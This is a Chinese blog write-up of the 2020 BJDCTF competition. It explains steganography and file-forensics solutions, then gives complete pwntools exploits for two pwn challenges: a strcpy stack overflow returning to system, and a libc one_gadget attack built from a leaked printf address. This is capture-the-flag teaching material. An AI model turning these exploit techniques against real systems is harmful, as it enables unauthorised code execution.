

第二届BJDCTF Writeup

原创

SkYe231_ 于 2020-04-04 00:09:20 发布 454 收藏 1

文章标签: [CTF](#) [BJDCTF](#) [writeup](#) [信息安全](#) [安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_43921239/article/details/105304029

版权

前面的话

水一水~

Misc

最简单的misc


zip 压缩包伪加密, 改完标志位, 解压得到文件 secret。winhex 打开发现头部有 IHDR 标志, 盲猜一个 PNG 文件, 补一个文件头 89504E47, 改后缀名。



隔壁是作者, 重点是下面。十六进制转 Ascii 得到 flag。

A_Beautiful_Picture

下载一个 png, 改高度得到 flag。



EasyBaBa

jpg 19.9M 你见过么？反正我没见过。binwalk 一下没有东西，foremost 一下出来一个压缩包，里面还是一个大得出奇的 jpg。winhex 看了一下 avi 文件，改后缀名，得到一段鬼畜，pr 逐帧查看视频，找到四个二维码，扫码。十六进制转 Ascii 码，转码后调整顺序得到 flag。

16进制到文本字符串的转换, 在线实时转换

16进制到文本字符串的转换, 在线实时转换 (支持中文转换)

加密或解密字符串长度不可以超过10M

6167696E5F6C6F76655F59424A447B696D316e677d

16进制转字符

字符转16进制

清空结果

agin_love_YBJD{im1ng}

问卷调查

认真填写才能获得 flag

小姐姐

用 stegdetect 检查 jpeg 文件, 发现 jphide 加密。

```
stegdetect.exe -s 20 xiaojiejie.jpeg
```

然后爆破密码?

对, 没错想多了。只需要这样:

```
strings xiaojiejie.jpeg | grep "BJD"  
BJD{haokanma_xjj}||
```

Real_EasyBaBa

winhex 打开文件, 仔细看, 就能获得 flag。


```

lea    bx, aUDuTZWjQGjzZWz ; "]U[du~|t@{z@wj.}.~q@gjz{z@wzqW~/b;"
loc_10039:                                mov     di, cx
dec    di
xor    byte ptr [bx+di], 1Fh //异或0x1f
loop  loc_10039
lea    dx, aUDuTZWjQGjzZWz ;
mov    ah, 9
int    21h

```

完整exp

```

m = [0x5D, 0x55, 0x5B, 0x64, 0x75, 0x7E, 0x7C, 0x74, 0x40, 0x7B, 0x7A, 0x40, 0x77, 0x6A, 0x2E, 0x7D, 0x2E, 0x7E,
     0x71, 0x40, 0x67, 0x6A, 0x7A, 0x7B, 0x7A, 0x40, 0x77, 0x7A, 0x71, 0x57, 0x7E, 0x2F, 0x62, 0x3B]
flag = ''
for i in range(0x22):
    flag += chr(m[i] ^ 0x1F)
print(flag)

```

Pwn

r2t3

跟攻防世界的一道题类似。漏洞在 name_check()，会将传入参数 s strcpy 给 &dest 造成溢出。

```

char *__cdecl name_check(char *s)
{
    char dest; // [esp+7h] [ebp-11h]
    unsigned __int8 v3; // [esp+Fh] [ebp-9h]

    v3 = strlen(s);
    if ( v3 <= 3u || v3 > 8u )
    {
        puts("Oops,u name is too long!");
        exit(-1);
    }
    printf("Hello,My dear %s", s);
    return strcpy(&dest, s); # 漏洞
}

```

完整exp:

```

from pwn import *

context.log_level = 'debug'

p = remote("node3.buwoj.cn",29570)
#p = process("./r2t3")
elf = ELF("./r2t3")
libc = ELF("./r2t3")

payload = 'a'*0x11
payload += 'a'*0x4
payload += p32(0x8048430)
payload += p32(0xdeadbeef)
payload += p32(0x8048760)
payload = payload.ljust(256+6,'b')

p.recvuntil("name:")
p.sendline(payload)
p.recvuntil("My")

p.interactive()

```

one_gadget

感觉在哪里见过?

开局给提示: printf 函数地址, 然后要求输入, 输入完成后, 会执行输入地址。所以依据给出地址计算 offset, 算出 one_gadget 真实地址输入。

one_gadget 输入应该是十进制数, 一开始 p64(), 做不出来。

完整exp:

```

#!/usr/bin/python
#encoding:utf-8

from pwn import *

context.log_level = 'debug'

p = process("./one_gadget")
elf= ELF("./one_gadget")
libc = ELF("./libc-2.29.so")

p.recvuntil("u:")
printf_got = int(p.recv(14),16)
log.success("printf_got:"+hex(printf_got))

libc_base = printf_got - libc.symbols['printf']
log.success("libc_base:"+hex(libc_base))

one_gadget = libc_base + 0x106ef8
log.success("one_gadget:"+hex(one_gadget))

p.recvuntil("gadget:")
p.sendline(str(one_gadget))

p.interactive()

```

官方

WP: <https://www.ctfwp.com/%E5%AE%98%E6%96%B9%E8%B5%9B%E4%BA%8B%E9%A2%98/2020%E7%AC%AC%E4%BA%8C%E5%B1%8ABJDCTF>